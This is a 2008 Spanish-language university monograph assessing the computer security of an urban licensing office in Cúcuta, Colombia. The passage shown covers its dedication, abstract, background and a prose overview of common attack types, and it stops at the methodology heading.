EVALUACIÓN DE LA SEGURIDAD INFORMÁTICA PARA LA CURADURÍA URBANA #2 DE CÚCUTA.

JOSÉ FERNANDO SANTIAGO RODRÍGUEZ

UNIVERSIDAD INDUSTRIAL DE SANTANDER
FACULTAD DE FISICOMECANICAS
ESPECIALIZACIÓN EN TELECOMUNICACIONES
BUCARAMANGA
2008

EVALUACIÓN DE LA SEGURIDAD INFORMÁTICA PARA LA CURADURÍA URBANA #2 DE CÚCUTA.

JOSÉ FERNANDO SANTIAGO RODRÍGUEZ

Monografía para Optar al Título de
Especialista en Telecomunicaciones

Director
GERMAN ENRIQUE GALLEGO
Ingeniero Electricista
Magister en Ingeniería Eléctrica

UNIVERSIDAD INDUSTRIAL DE SANTANDER
FACULTAD DE FISICOMECANICAS
ESPECIALIZACIÓN EN TELECOMUNICACIONES
BUCARAMANGA
2008

DEDICATORIA

Nuevamente al haber llegado a este punto en la historia de mi vida
Me doy cuenta de que lo que una vez veía con anhelo hoy
Se vuelve una realidad.

Es por ello que este logro alcanzado se lo dedico:

A Dios Padre todo poderoso, creador del cielo y de la tierra,
A la Virgen María quien nunca me ha desamparado.

A mi madre, Elizabeth Rodríguez,
Quien siempre me apoyó en las
Buenas y en las malas.

A mis hermanos Mauricio Ricardo y Camila Juliana, quienes
Siempre han esperado mucho de mí.

A Gabriela Alejandra, porque mis triunfos son los tuyos.
Te Amo...

Aquellos que aun no creen en mí, porque también
Les dedico mi triunfo.

Y finalmente a aquellos que sin serlo fueron mi familia
Dándome una mano cuando más lo necesite...

José Fernando Santiago Rodríguez

AGRADECIMIENTOS

El tener el orgullo de haber llegado a un peldaño más de mi vida y contar con la plena satisfacción de haber alcanzado mis objetivos y haber cumplido con todos los anhelos propuestos en esta nueva etapa, me conlleva a decir que el triunfo alcanzado no hubiera sido posible sin la colaboración y el respaldo de personas que jugaron un papel muy importante en este proyecto de vida. Es por esto quiero agradecer de una manera muy especial:

A la Universidad Industrial de Santander, quien me formo en una nueva etapa de mi vida.

Al ingeniero Cesar Duarte Gualdron de quien solo admiración y agradecimientos puedo expresar.

A los auxiliares y administrativos que nos apoyaron en este proceso, Tatiana, Gustavo y Nini.

A mi tía Angélica y Tulia Rodríguez quienes siempre estuvieron pendientes de mi.

A las personas que han sido mi familia sin serlo, porque ellos fueron piezas fundamentales en este proceso.

A todo aquel que merece más que mis agradecimientos y no los menciono por discreción u olvido.

A todos ustedes por dedicar tiempo para leer esta autoría de monografía, mil y mil gracias de todo corazón.

José Fernando Santiago Rodríguez

CONTENIDO

LISTA DE TABLAS

LISTA DE FIGURAS

RESUMEN

TITULO: EVALUACIÓN DE LA SEGU)AD INFORMÁTICA PARA LA CURADURÍA URBANA #2 DE CÚCUTA[1]

AUTOR: ING. JOSE FERNANDO SANTIAGO R[2]

PALABRAS CLAVE: Seguridad informática, ataques informáticos, servidores, integridad, disponibilidad, confidencialidad, Eavesdropping Snooping Jamming Caballos De Troya Passwords, Códigos Y Claves.

DESCRIPCIÓN

El siguiente trabajo es un estudio de la seguridad informática hecho a la curaduría urbana #2 de Cúcuta, norte de Santander, en la cual se realizaron pruebas al interior como al exterior de la red de datos de la curaduría probando que su nivel de seguridad podía ser vulnerado por una persona con capacidades de formación en hacking.

El estudio se baso en los pilares de la seguridad informática (confidencialidad, disponibilidad e integridad), los cuales fueron vulnerados utilizando diferentes métodos como lo son ataques de fuerza bruta, ingeniería social y otros.

Los ataques se hicieron por categorías y orden de importancia. Las categorías utilizadas en este proyecto fueron interrupción de los servicios en los servidores, intercepción de la información en la red, modificación y fabricación de la información en los archivos de los usuarios. El orden de importancia fueron los servidores, seguido por el host de contabilidad y luego por los host de los usuarios que pertenecen a la curaduría urbana #2.

Con la realización de este proyecto se propusieron mejoras desde el punto de vista informático como lo es el de mejorar la seguridad en el servidor contra ataques de fuerza bruta, la autenticación de cada host y usuario al usar los servicios de la red, la filtración de los puertos más vulnerables y atacados, aumentar el grado de seguridad del firewall, implementar copias de seguridad automáticas tanto a los host como a los servidores entre otras cosas con el fin de evitar ser víctima de un ataque.

[1] Trabajo de Grado

[2] Facultad de Ingenierías Físico Mecánicas, Especialización en Telecomunicaciones

Director: Msc. Germán E. Gallego

ABSTRACT

TITLE: EVALUATION OF THE SAFETY DATA FOR CURADURÍA URBANA# 2 CÚCUTA.[3]

AUTHOR: ING. JOSE FERNANDO SANTIAGO R.[4]

KEY WORDS: Computer security, computer attacks, servers, integrity, availability, confidentiality, Eavesdropping Snooping Jamming Trojan horses Passwords, codes and keys

.

DESCRIPTION

The next work is a study of computer security made Curaduria Urbana #2 Cucuta, Norte of Santander, where tests were performed inside and outside the network of data curaduria by proving that their level of security could be infringed by a person with hacking skills training.

The study was based on the pillars of computer security (confidentiality, integrity and availability), which were violated by using various methods such as brute force attacks, social engineering and others.

The attacks were made by categories and order of importance. The categories used in this project were interruption of services on servers, interception of information on the net, modification and manufacture of information in the files of users. The order of importance were the servers, followed by a host of accounting and then by the host of users who belong to the curaduria urbana # 2.

With the completion of this project were proposed improvements from the point of view as it is to improve security on the server against brute force attacks, authentication of each host and user when using the services of the network, the filtration ports more vulnerable and attacked, increasing the degree of security firewall, implement automatic backup to both the host and servers among other things in order to avoid becoming a victim of an attack.

[3] Working of Grade

[4] Faculty of Mechanical Engineering Physics, Specialization in Telecommunications
Director: Msc. German E. Gallego

INTRODUCCIÓN

El ingeniero CARLOS ALBERTO VALERO MORA como Curador Urbano de San José de Cúcuta, que cumple funciones públicas mediante la verificación del cumplimiento de las Normas de construcción vigentes, ofrece un servicio de otorgamiento de licencias de construcción dirigidas a todas las personas interesadas en el crecimiento y desarrollo de la ciudad.

Para ello, la curaduría urbana # 2, desde el año de su creación por decreto dictado por el entonces alcalde de la ciudad doctor MANUEL GUILLERMO MORA en el año 2002, ha venido tecnificándose para prestar un mejor el servicio a la comunidad cucuteña.

La curaduría no ha hecho una autoevaluación de sus servicios informáticos que pueda prever el mejoramiento o adquisición de los servicios como lo son la red de datos, el circuito cerrado de televisión, los sistemas de backup entre otros.

Este proyecto evaluará su seguridad informática y los riesgos a los que puede estar expuesto la curaduría urbana #2 en Cúcuta.

Dicha evaluación arrojara resultados que serán propuestos al curador urbano con el fin de hacer las mejoras necesarias para el buen funcionamiento de la curaduría y un eficiente servicio a los usuarios.

1. TITULO

EVALUACIÓN DE LA SEGURIDAD INFORMÁTICA PARA LA CURADURÍA URBANA #2 DE CÚCUTA.

2. ANTECEDENTES

El 4 de enero de 2002 el entonces alcalde de San José de Cúcuta, Dr. Manuel Guillermo Mora Jaramillo designo al ingeniero CARLOS ALBERTO VALERO MORA, como CURADOR URBANO DEL MUNICIPIO DE SAN JOSÉ DE CUCÚTA, por un periodo de 5 años, contado a partir del 28 de enero de 2002.Se registró de igual manera como persona natural, del régimen común.

CARLOS ALBERTO VALERO MORA, identificado con el NIT: 13'437.077-0. Entidad privada. Cuya función principal es tramitar, estudiar y expedir licencias de urbanismo, de construcción en cualquiera de sus modalidades a petición del interesado, en adelantar proyectos de urbanización y edificación, en las zonas o áreas del municipio de san José de Cúcuta. Su actividad económica es relacionada con la ingeniería, arquitectura y acciones conexas.

En el año 2007, CARLOS ALBERTO VALERO MORA, se sometió a concurso para renovar su título de curador urbano de la ciudad por un periodo de cinco años más.

Para ello la Curaduría Urbana ha venido desde el año 2002 implementando sistemas de información necesarios para el mejoramiento de la misma. Estos sistemas son: una red de datos que comunica a 8 puestos de trabajo, un circuito cerrado de televisión, un sistema de telefonía interna para 8 puestos de trabajo, un circuito cerrado de televisión, un software aplicativo que permite tramitar las licencias de construcción y que trabaja en red para que cada funcionario trabaje en él. Un servidor que permite de manera periódica hacer un backup a los archivos de los funcionarios, hacer un backup así mismo y proporcionar internet con restricciones para algunos funcionarios y un portal web que permite ver a los usuarios el estado del tramite entre otras funciones.

Estos tipos de infraestructura tecnología también lo han venido implementado en todo el país las curadurías urbanas empezando por el colegio nacional de curadores en el cual esta registradas todas las curadurías del país[5].

[5] http://curadoresurbanos.com/

La curaduría urbana de Cúcuta #2, no ha contado nunca con un estudio de seguridad informática que le permita saber que tan segura es su información ante hechos como fallas por hardware o ante ataques informáticos.

3. PLANTEAMIENTO DEL PROBLEMA

El Curador Urbano de San José de Cúcuta, como persona natural, particular y privado, que cumple funciones públicas mediante la verificación del cumplimiento de las Normas Urbanísticas y de Edificación vigentes en el municipio, tiene como misión ofrecer un servicio de calidad a través del otorgamiento de licencias de construcción orientadas a todas las personas interesadas en el crecimiento y desarrollo de la ciudad de Cúcuta demarcado en su política de mejoramiento continuo en su gestión empresarial, con base en principios de calidad humana y espíritu de servicio en cada uno de sus funcionarios.

Además piensa seguir liderando con el ejercicio de la Curaduría Urbana en la ciudad de Cúcuta a través de la otorgación de licencias, mediante una retroalimentación de cooperación mutua con los solicitantes y planeación municipal, lo cual conlleva a incrementar la disciplina de cultura, crecimiento y desarrollo para la ciudad de Cúcuta, logrando con ellos mantenerse en el contexto como una curaduría progresista y productiva para la ciudad.

Para ello la Curaduría Urbana #2, ha necesitado contar con una infraestructura como lo es cableado estructurado, sistemas de telefonía pública conmutada, Internet, sitio Web, sistemas de bases de datos de licencias expedidas y en trámite, servidor de backup, circuito cerrado de televisión, central de alarmas y conectividad de información con planeación municipal.

Todo esto deja ver la gran cantidad de información digital que la curaduría genera día a día y lo importante que se vuelve en el buen desempeño de la misma.

Para todo estos servicios, ¿Será que los servicios informáticos implementados en la Curaduría Urbana #2 de Cúcuta cuentan con una seguridad que garantice el buen funcionamiento de expedición de licencias para la ciudad de Cúcuta?

4. JUSTIFICACIÓN

El Curador Urbano de San José de Cúcuta, como persona natural, particular y privado, que cumple funciones públicas mediante la verificación del cumplimiento de las Normas Urbanísticas y de Edificación vigentes en el municipio, tiene como misión ofrecer un servicio de calidad a través del otorgamiento de licencias de construcción orientadas a todas las personas interesadas en el crecimiento y desarrollo de la ciudad de Cúcuta demarcado en su política de mejoramiento continuo en su gestión empresarial, con base en principios de calidad humana y espíritu de servicio en cada uno de sus funcionarios.

Para ello la Curaduría Urbana necesita contar con una infraestructura informática como lo es cableado estructurado, que permita conectar físicamente los equipos de comunicaciones como lo son la planta telefónica, la red de datos, el sistema de alarma, el circuito cerrado de televisión, el sistema de interconexión con planeación municipal, entre otros.

También necesita equipos como la planta telefónica la cual permite tener una administración optima de llamadas internas y externas, dándole agilidad a procesos como llamadas en espera, desviación de llamadas, comunicación interna, registro y control de llamadas.

Una conexión con Internet, que permita el envío y recibo de correo, actualización del portal web de la curaduría, actualización del sistema de virus y el antispam. Además el portal Web, permite a los usuarios consultar el estado de trámite de su licencia, dar a conocer a la comunidad los mega proyectos de la ciudad, la visión y misión de la curaduría y los decretos y leyes vigentes.

El sistemas de bases de datos de licencias expedidas y en trámite, permite al personal llevar de una manera sistematizada registro de las licencias de construcción. Además minimizó (según los mismos funcionarios y el curador) el tiempo de expedición que tardaba unos dos meses promedio a solo un mes.

El servidor de contenidos, que permite navegar a los trabajadores en sitios web seguros, libres de contenidos que lleven publicidad y otro tipo de contenidos que pongan en riesgo el sistema de información y la productividad de la curaduría.

El servidor de backup, que permite hacer una copia de seguridad a cada usuario de la curaduría, permitiendo así resguardar la información en caso de fallo de alguno de los terminales de trabajo. Además, también permite hacer una copia espejo del mismo servidor protegiendo no solo a los usuarios sino también al mismo servidor de fallos de hardware.

Es así que estos servicios presentan la necesitad de evaluar la seguridad informática para determinar que deficiencias posee el sistema de información y que recomendaciones se pueden tomar para mejorar estos servicios tecnológicos en al curaduría urbana #2.

5. OBJETIVOS

5.1. OBJETIVO GENERAL

Proponer el mejoramiento de la seguridad informática en la Curaduría Urbana #2 de Cúcuta, mediante un análisis de los procesos sistemáticos actuales.

5.2. OBJETIVOS ESPECÍFICOS

- Evaluar los sistemas de información de la curaduría urbana #2 de Cúcuta.
- Hacer un análisis de seguridad informática a los procesos sistemáticos.
- Proponer mejoras de seguridad informática.

6. ESTADO DEL ARTE

Actualmente, el sector público y privado ha venido implementando sistemas de información en sus empresas para agilizar y dar transparencia a los procesos llevados allí. Un claro ejemplo es el gobierno colombiano, quien ha implementado portales como gobierno en línea, portal único de contratación, consiguiendo con esto un mayor grado de transparencia y agilidad en sus procesos.

Estos tipos de sistemas de información son acompañados de una gran gama de tecnologías como lo son servidores de contenidos, bases de datos, bases de almacenamiento de información, computadores, ruteadores de redes wan, switches, Access Point y otros equipos que permiten agilizar procesos en los diferentes servicios que prestan los sectores públicos y privados.

Paralelamente a esto se han venido creando nuevas ramas de la delincuencia común y especializada en violar estos tipos de tecnologías de información haciendo ataques de red, robo de información, virus, spam, entre otros, haciendo que las empresas tomen en serio su seguridad informática para preservar su información y evitar posteriormente pérdidas económicas.

Uno de los motivos que generan los ataques son los propios protocolos de comunicaciones en que se basa el funcionamiento de estos sistemas de información que son inseguros, para estos tipos de ataques ya no basta con ser un experto en informática pues el acceso a la información por medio de internet facilita los ataques a estos sistemas. Un ejemplo claro de este tipo de información que se encuentra en la web es "Mecánica del hacker: entendiendo sus movimientos para prevenir accesos de intrusos"[6] y "50 herramientas indispensables de seguridad"[7], en donde se puede encontrar información sobre ataques y defensas informáticas.

A todo esto vemos que el estado del arte actual de los sistemas de seguridad informática se basa en el gran crecimiento de tipos de ataques informáticos y el

[6] http://www.seguridad-informatica.cl/home/mecanica-del%20-hacker-entendiendo-sus-movimientos-para-prevenir-accesos-de-intrusos

[7] http://www.seguridad-informatica.cl/home/50-herramientas-indispensables-de-seguridad

poco interés y/o recursos que las empresas prestan a estos tipos de delitos según la Cámara Colombiana de Informática y Telecomunicaciones[8] tanto en el mundo como en Colombia.

[8] http://www.ccit.org.co/www/htm/articulos/artic_seguridad_informatica.asp

7. ALCANCES Y LIMITACIONES

7.1. ALCANCES

El proyecto es la evaluación de la seguridad informática sobre los servicios tecnológicos implementados en la curaduría urbana #2 de Cúcuta desde su creación en el año de 2002.

El proyecto quiere resaltar el impacto de los servicios informáticos en la prestación del servicio de expedición de licencias de construcción en Cúcuta, Norte de Santander, Colombia.

La evaluación permitirá tomar decisiones desde el punto de vista tecnológico en pro del mejoramiento hacia los usuarios y los trabajadores de la curaduría urbana.

7.2. LIMITACIONES

La evaluación de la seguridad informática para la curaduría urbana #2, se hará en las instalaciones de la misma en Cúcuta, Colombia.

La evaluación se enfocará desde un punto de vista tecnológico.

Las conclusiones y recomendaciones se le harán al curador urbano quien tomará la decisión de implementar o no dichas recomendaciones.

8. MARCO TEÓRICO

8.1 SEGURIDAD INFORMÁTICA

La seguridad informática es asegurar los recursos del sistema de información (bases de datos, material informático o programas) de una organización para que no sean adulterados y se puedan usar de la manera que se decidió en pro de dicha organización por las personas que se encuentren acreditadas y dentro de los límites de su autorización.

8.2. PROPIEDADES DE LA SEGURIDAD DE INFORMÁTICA[9]

8.2.1. Confidencialidad. Evitar la divulgación accidental o intencional de la información.

8.2.2. Integridad. Garantizar que la información es exacta y completa. Identificar los datos que han sido alterados.

8.2.3. Disponibilidad. Garantizar que los usuarios siempre puedan hacer uso de los recursos de una manera confiable.

8.3 CONCEPTOS DE SEGURIDAD INFORMÁTICA

A continuación se destacan conceptos de seguridad informática que nos permiten dar confidencialidad, integridad y disponibilidad a un sistema de información que queremos proteger.

[9] Seguridad en Redes. Esp. En Telecomunicaciones UIS. Ing. Jorge Alberto Medina Villalobos

8.3.1. Identificación (Identification). Medio por el cual el usuario proclama su identidad ante el sistema.

8.3.2. Autenticación (Authentication). Es el proceso mediante el cual se comprueba que la identificación del usuario es valida.

8.3.3. Autorización (Authorization). Se relaciona con los permisos y recursos que se conceden a un usuario previamente autenticado.

8.3.4. Auditabilidad. Procesos utilizados frecuentemente para hacer exámenes, demostraciones, verificaciones o comprobaciones de un sistema informático. Estas comprobaciones deben ser frecuentes para obtener un alto grado de confiabilidad.

8.3.5. Administración y Custodia. Vigilancia frecuente de los sistemas de información para minimizar riesgos de pérdida o daños de la información.

8.3.6. Amenaza. Evento que puede arriesgar nuestro sistema de información si se está expuesto a no cumplir con una o varias de las propiedades de la seguridad informática.

8.3.7. Vulnerabilidad. Falla o debilidad de un sistema informático que pone en riesgo las propiedades de la seguridad informática. Pueden ser de tipo lógico (ataques a redes, virus, etc.) o físicos (fallos de energía, robo, desastre natural, etc.).

8.4. DE QUIEN DEBEMOS PROTEGERNOS

A menudo nos preguntamos de quien debemos protegernos dándonos como respuesta a esas personas no autorizadas que quieren penetrar nuestros sistemas de información y obtener datos importantes con el fin de darles una utilidad no autorizada y de dudosa ética a estos.

8.4.1. Intruso. Persona o sistema que trata o accede sin autorización a un sistema de información ajeno.

8.4.2. Clasificación de los Intrusos[10]. Los intrusos se pueden clasificar en cuatro categorías de la siguiente manera.

- **Clase A:** El 80% son los nuevos intrusos que bajan programas y los prueban en diferentes sistemas de información.

- **Clase B:** es el 12% son más peligroso, saben compilar programas aunque no saben programar. Prueban programas, conocen como detectar que sistema operativo que está usando la víctima, testean las vulnerabilidades del mismo e ingresan por ellas.

- **Clase C:** es el 5%. Es gente que sabe, que conoce y define sus objetivos. A partir de aquí buscan todos los accesos remotos e intentan ingresar.

- **Clase D:** el 3% restante. Cuando entran a determinados sistemas buscan la información que necesitan.

8.5. CATEGORÍAS DE ATAQUES

Existen cuatro categorías generales o amenazas que son:

8.5.1. Interrupción. Un recurso del sistema es destruido o se vuelve no disponible. Este tipo de ataque debilita la disponibilidad de uno o varios servicios.

8.5.2. Intercepción. Un intruso consigue acceso a un recurso. Este tipo de ataque debilita la confidencialidad de los sistemas de información.

[10] Ardita, julio cesar. Director Cybsec S.A. Security System y Exhacker. http://www.cybsec.com

8.5.3. Modificación. Un intruso que accede a un recurso modifica la información. Este tipo de ataque debilita la integridad de la información de un sistema.

8.5.4. Fabricación. Un intruso inserta objetos falsificados dentro del sistema de información. Este tipo de ataque debilita la autenticidad de la información.

8.6. TIPOS DE ATAQUES A LOS SISTEMAS DE INFORMACIÓN

Los ataques pueden provenir dentro o fuera de la organización a la que pertenece los sistemas de información. Dentro de los ataques al interior del sistema de información suele suceder que son empleados descontentos por problemas o desmotivaciones, o personas externas de algún grado de confianza que tienen permisos al sistema de información de la entidad.

Los ataques también pueden provenir fuera de la organización. Estos atacantes hacen ingeniería social para obtener los login y password de las personas que trabajan al interior de la entidad.

Los nuevos métodos de ataque han sido desarrollados para el servicio de incluso personas con conocimientos básicos en programación difundiendo nuevas técnicas para violar los sistemas de información existentes.

Por el alto grado de definición, a continuación se enunciaran varios tipos de ataques basados en la tesis “Análisis De Desempeño De Software De Detección De Vulnerabilidades Como Herramienta Para Implementar Estudio De Seguridad Computacional En Redes Locales”, de la universidad industrial de Santander (UIS).[11]

8.6.1. Eavesdropping Y Packet Sniffing. Muchas redes son vulnerables al eavesdropping, o la pasiva intercepción (sin modificación) del tráfico de red. En Internet esto es realizado por packet sniffers, que son programas que monitorean

[11] Análisis De Desempeño De Software De Detección De Vulnerabilidades Como Herramienta Para Implementar Estudio De Seguridad Computacional En Redes Locales. Msc LUZ ÁNGELA BARRAGÁN ORTIZ. Universidad Industrial de Santander 2004.

los paquetes de red que están direccionados a la computadora donde están instalados. El sniffer puede ser colocado tanto en una estación de trabajo conectada a red, como a un equipo router o a un gateway de Internet, y esto puede ser realizado por un usuario con legítimo acceso, o por un intruso que ha ingresado por otras vías. Existen kits disponibles para facilitar su instalación.

Este método es muy utilizado para capturar login IDs y passwords de usuarios, que generalmente viajan claros (sin encriptar) al ingresar a sistemas de acceso remoto (RAS). También son utilizados para capturar números de tarjetas de crédito y direcciones de e- mail entrante y saliente. El análisis de tráfico puede ser utilizado también para determinar relaciones entre organizaciones e individuos.

8.6.2. Snooping Y Downloading. Los ataques de esta categoría tienen el mismo objetivo que el sniffing, obtener la información sin modificarla. Sin embargo los métodos son diferentes. Además de interceptar el tráfico de red, el atacante ingresa a los documentos, mensajes de e-mail y otra información guardada, realizando en la mayoría de los casos un downloading de esa información a su propia computadora.

8.6.3. Tampering O Data Diddling. Esta categoría se refiere a la modificación desautorizada de los datos, o al software instalado en un sistema, incluyendo borrado de archivos. Este tipo de ataques son particularmente serios cuando el que lo realiza ha obtenido derechos de administrador o supervisor, con la capacidad de disparar cualquier comando y por ende alterar o borrar cualquier información que puede incluso terminar en la baja total del sistema en forma deliberada. O aún si no hubo intenciones de ello, el administrador posiblemente necesite dar de baja por horas o días hasta chequear y tratar de recuperar aquella información que ha sido alterada o borrada.

Como siempre, esto puede ser realizado por intrusos al interior o exterior del sistema de información, generalmente con el propósito de fraude o dejar fuera de servicio un competidor.

Son innumerables los casos de este tipo como empleados (o externos) bancarios que crean falsas cuentas para derivar fondos de otras cuentas, estudiantes que modifican calificaciones de exámenes, o contribuyentes que pagan para que se les anule la deuda por impuestos en el sistema municipal.
Múltiples web sites han sido víctimas del cambio de sus home page por

imágenes terroristas o humorísticas, o el reemplazo de versiones de software para download por otros con el mismo nombre pero que incorporan código malicioso (virus, troyanos).

La utilización de programas troyanos esta dentro de esta categoría, y refiere a falsas versiones de un software con el objetivo de averiguar información, borrar archivos y hasta tomar control remoto de una computadora a través de Internet como el caso de Back Orifice y NetBus, de reciente aparición.

8.6.4. Spoofing. Esta técnica es utilizada para actuar en nombre de otros usuarios, usualmente para realizar tareas de snoofing o tampering. Una forma común de spoofing, es conseguir el nombre y password de un usuario legítimo para, una vez ingresado al sistema, tomar acciones en nombre de él, como puede ser el envío de falsos e-mail.

El intruso usualmente utiliza un sistema para obtener información e ingresar en otro, y luego utiliza este para entrar en otro, y en otro. Este proceso, llamado *Looping*, tiene la finalidad de evaporar la identificación y la ubicación del atacante. El camino tomado desde el origen hasta el destino puede tener muchas estaciones, que exceden obviamente los límites de un país. Otra consecuencia del *looping* es que una compañía o gobierno pueden suponer que están siendo atacados por un competidor o una agencia de gobierno extranjera, cuando en realidad están seguramente siendo atacado por un insider, o por un estudiante a miles de Km. de distancia, pero que ha tomado la identidad de otros.

El looping hace su investigación casi imposible, ya que el investigador debe contar con la colaboración de cada administrador de cada red utilizada en la ruta, que pueden ser de distintas jurisdicciones.

Los protocolos de red también son vulnerables al spoofing. Con el IP spoofing, el atacante genera paquetes de Internet con una dirección de red falsa en el campo From, pero que es aceptada por el destinatario del paquete.

El envío de falsos e-mail es otra forma de spoofing permitida por las redes. Aquí el atacante envía a nombre de otra persona e-mail con otros objetivos. Muchos ataques de este tipo comienzan con ingeniería social, y la falta de cultura por parte de los usuarios para facilitar a extraños sus identificaciones

dentro del sistema. Esta primera información es usualmente conseguida a través de una simple llamada telefónica.

8.6.5. Jamming O Flooding. Este tipo de ataques desactivan o saturan los recursos del sistema. Por ejemplo, un atacante puede consumir toda la memoria o espacio en disco disponible, así como enviar tanto tráfico a la red que nadie más puede utilizarla.

Muchos ISPs (proveedores de Internet) han sufrido bajas temporales del servicio por ataques que explotan el protocolo TCP. Aquí el atacante satura el sistema con mensajes que requieren establecer conexión. Sin embargo, en vez de proveer la dirección IP del emisor, el mensaje contiene falsas direcciones IP (o sea que este ataque involucra también spoofing). El sistema responde al mensaje, pero como no recibe respuesta, acumula buffers con información de las conexiones abiertas, no dejando lugar a las conexiones legítimas.

Muchos *host* de Internet han sido dados de baja por el "ping de la muerte", una versión-trampa del comando ping. Mientras que el ping normal simplemente verifica si un sistema esta enlazado a la red, el ping de la muerte causa el reboot o el apagado instantáneo del equipo.

Otra acción común es la de enviar millares de e-mail sin sentido a todos los usuarios posibles en forma continua, saturando los distintos servers destino.

8.6.6. Caballos De Troya. Consiste en introducir dentro de un programa una rutina o conjunto de instrucciones, por supuesto no autorizadas y que la persona que lo ejecuta no conoce, para que dicho programa actúe de una forma diferente a como estaba previsto (Por ejemplo: Formatear el disco duro, modificar un fichero, sacar un mensaje, etc.).

8.6.7. Bombas Lógicas. Este suele ser el procedimiento de sabotaje mas comúnmente utilizado por empleados descontentos. Consiste en introducir un programa o rutina que en una fecha determinada destruirá, modificara la información o provocara el cuelgue del sistema.

8.6.8. Ingeniera Social. Básicamente convencer a la gente de que haga lo que en realidad no debería. Por ejemplo llamar a un usuario haciéndose pasar por administrador del sistema y requerirle la password con alguna excusa convincente. Esto es común cuando en el Centro de Cómputo los administradores son amigos o conocidos.

8.6.9. Difusión De Virus. Si bien es un ataque de tipo tampering, difiere de este porque puede ser ingresado al sistema por un dispositivo externo (diskettes) o través de la red (e-mail u otros protocolos) sin intervención directa del atacante. Dado que el virus tiene como característica propia su auto reproducción, no necesita de mucha ayuda para propagarse a través de una LAN o WAN rápidamente, si es que no está instalada una protección antivirus en los servidores y estaciones de trabajo.

Existen distintos tipos de virus, como aquellos que infectan archivos ejecutables (.exe, .com, .bat, etc.) y los sectores de *boot-particion* de discos y diskettes, pero aquellos que causan en estos tiempos más problemas son los macro-virus, que están ocultos en simples documentos o planilla de cálculo, aplicaciones que utiliza cualquier usuario de PC, y cuya difusión se potencia con la posibilidad de su transmisión de un continente a otro a través de cualquier red o Internet. Y además son multiplataforma, es decir, no están atados a un sistema operativo en particular, ya que un documento de MS-Word puede ser procesado tanto en un equipo Windows 3.x/95/98, como en una Macintosh u otras.

Cientos de virus son descubiertos mes a mes, y técnicas más complejas se desarrollan a una velocidad muy importante a medida que el avance tecnológico permite la creación de nuevas puertas de entrada. Por eso es indispensable contar con una herramienta antivirus actualizada y que pueda responder rápidamente ante cada nueva amenaza.

El ataque de virus es el más común para la mayoría de las empresas, que en un gran porcentaje responden afirmativamente cuando se les pregunta si han sido víctimas de algún virus en los últimos 5 años.

8.6.10. Explotación De Errores De Diseño, Implementación U Operación. Muchos sistemas están expuestos a "agujeros" de seguridad que son explotados para acceder a archivos, obtener privilegios o realizar sabotaje. Estas vulnerabilidades ocurren por variadas razones, y miles de "puertas invisibles" han

sido descubiertas en aplicaciones de software, sistemas operativos, protocolos de red, browsers de Internet, correo electrónico y toda clase de servicios en LAN o Wan.

Sistemas operativos abiertos como Unix tienen agujeros más conocidos y controlados que aquellos que existen en sistemas operativos cerrados, como Windows NT. Constantemente encontramos en Internet avisos de nuevos descubrimientos de problemas de seguridad (y herramientas de hacking que los explotan), por lo que hoy también se hace indispensable contar con productos que conocen esas debilidades y pueden diagnosticar un servidor, actualizando su base de datos de *tests* periódicamente. Además de normas y procedimientos de seguridad en los procesos de diseño e implementación de proyectos de informática.

8.6.11. Obtención De Passwords, Códigos Y Claves. Este método (usualmente denominado cracking), comprende la obtención "por fuerza bruta" de aquellas claves que permiten ingresar a servidores, aplicaciones, cuentas, etc. Muchos passwords de acceso son obtenidos fácilmente porque involucran el nombre u otro dato familiar del usuario, que además nunca la cambia. En este caso el ataque se simplifica e involucra algún tiempo de prueba y error. Otras veces se realizan ataques sistemáticos (incluso con varias computadoras a la vez) con la ayuda de programas especiales y "diccionarios" que prueban millones de posibles claves hasta encontrar el password correcto.

Es muy frecuente crackear un password explotando agujeros en los algoritmos de encriptación utilizados, o en la administración de las claves por parte la empresa.

Por ser el uso de passwords la herramienta de seguridad más cercana a los usuarios, es aquí donde hay que poner énfasis en la parte "humana" con políticas claras (como se define una password?, a quien se está autorizado a revelarla?) y una administración eficiente (cada cuanto se están cambiando?).

No muchas organizaciones están exentas de mostrar passwords escritas y pegadas en la base del monitor de sus usuarios, u obtenerlas simplemente preguntando al responsable de cualquier PC, cual es su password?.

8.9.12. Eliminar El Blanco. Ping Mortal. Algunos ataques eliminan el blanco en lugar de inundarlo con trabajo. Un ejemplo de este tipo es el ping mortal, un paquete ping ilícitamente enorme, que hace que el equipo de destino se cuelgue. Muchas implementaciones de routers, la mayoría de los Unix y todas las versiones de Windows se de años. A pesar de que los vendedores lanzaron parches de inmediato, hay todavía cantidades significativas de hosts "no corregidos" en las redes de producción (en especial, las que corren bajo el Windows 95).

TCP/IP permite un tamaño máximo de paquete de 64 kilobytes (KB, este máximo está dividido en piezas mucho más pequeñas a través de protocolos de capas más bajas, como *Ethernet* o *token ring*, pero dentro de una computadora, paquetes mucho más grandes son posibles). Para lidiar con un paquete de 64 KB, la cola TCP/IP asigna un *buffer* en memoria de 64 KB. Al recibir una cantidad ilícitamente grande de información, como un ping mortal, el *buffer* del equipo de destino se desborda y el sistema se puede colgar.

9. DESARROLLO METODOLÓGICO

